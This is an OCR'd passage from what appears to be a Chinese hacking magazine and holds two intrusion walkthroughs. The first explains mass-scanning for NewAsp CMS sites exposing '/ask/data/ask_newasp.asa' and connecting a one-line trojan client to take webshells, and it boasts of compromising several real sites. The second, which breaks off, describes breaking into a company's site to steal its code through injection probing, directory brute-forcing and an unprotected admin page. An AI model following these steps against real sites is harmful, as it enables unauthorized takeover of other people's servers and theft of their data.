


图5


图6

百度等搜索引擎中搜索“Powered by：NewAsp CMS Version 4.0.0 SP1”、“新云问吧管理系统 V1.0.0.1012”等关键字来找到可能存在漏洞的网站，但我使用的是挖掘鸡，因为从上边的测试中就不难看出，只要存在“/ask/data/ask_newasp.asa”文件就极有可能会存在这个漏洞，所以我在挖掘鸡中添加一个新的挖掘项，“后缀文件名”就写“/ask/data/ask_newasp.asa”，“后缀路径组”就写“/”，其它的不用更改，使用默认的就行，如图6。

接下来，就点软件右上角的“开始”按钮来进行扫描，很快的，扫描结果就出来了，扫描到的结果都是类似“http://www.xxx.com/ask/data/ask_newasp.asa”这样的形式，直接访问“http://www.xxx.com/ask/”就来到了问吧页面，使用上面的方法注册一个用户，然后用一句话木马客户端连接“http://www.xxx.com/ask/data/ask_newasp.asa”，连接密码为a，一切顺利的话，一个webshell就到手了。不到半小时我就拿到了好几个webshell，效率挺不错的。

对于这个漏洞，新云官方也公布出了一个补丁，把问吧的数据库文件名字改为了ask_newasp.resx（路径没有变），我们使用挖掘鸡搜索“/data/ask_newasp.asa”找到的都是没有打补丁的，所以还是很可能拿到webshell的。

最后，为了方便大家在本机测试这个漏洞，我把存在漏洞的新云网站内容管理系统v4.0.0 SP2也一起打包收录了。

（文章中涉及到的新云网站内容管理系统 v4.0.0 SP2，已经收录在了光盘中）

注入无戏照样进后台拿Webshell

fjhh

文章难易度：★★★
文章阅读点：在没有找到注入漏洞的情况下，使用wwwscan找出了没有权限设置的后台管理页面，最终通过修改上传目录为.asp的形式得到webshell

网上闲逛看到了一个企业站点，感觉功能和风格上都挺喜欢的，于是就想把对方的代码下载下来，也便有了此次的入侵过程。

打开Jsky，对目标站点进行检测，一会儿的工夫就扫描到了好几个注入点，如图1，马上把找到的注入点放到啊D中进行检测，漫长的等待后却发现猜解不出表名，，如图2，更换其它的注入工具并使用加强版的数据表字典也无功而返。打开存在漏洞的页面，手工测试了一下注入点，在网址后分别添加“and 1=1”和“and 1=2”都返回出错，跳转到了前一页，看来根本就不存在注入漏洞，是工具误报了。我又到前台手工探测了一下，也没有发现存在注入漏洞，使用啊D的自动检测也没有发现注入点，看来注入只能做罢了。

先把网站后台找出来再说，说不定RP好存在弱口令呢，检测后发现存在admin文件夹，可却找不到后台登录页面，由于访问量太低，GOOGLE和百度收录的页面也非常少，也没能找到




图1

可以利用的东西。




图2




图3

翻出水水给我的字典加强版www-wscan对admin目录下的文件进行了猜解，经过一番狂轰乱炸，终于搜索出了该目录下的一些文件，如图3。在浏览器中打开ad_manage.asp这个文件，结果弹出了js的警告窗口，如图4，点击确定后就跳转到了登录页面，登录页面果然被修改了。




图5




图4

在测试了万能登录密码及N个弱口令后，最终以失败而告终，我又对扫描出的页面一个个的进行测试，发现admin_menu.asp没有做权限判断，可以直接打开，如图5，这下好了，后台功能与目录结构都能显示出来，可点击其它链接时都被弹出的警告窗口转到了登录页面上。好不容易“进”了后台，难道我的RP就这样差吗？

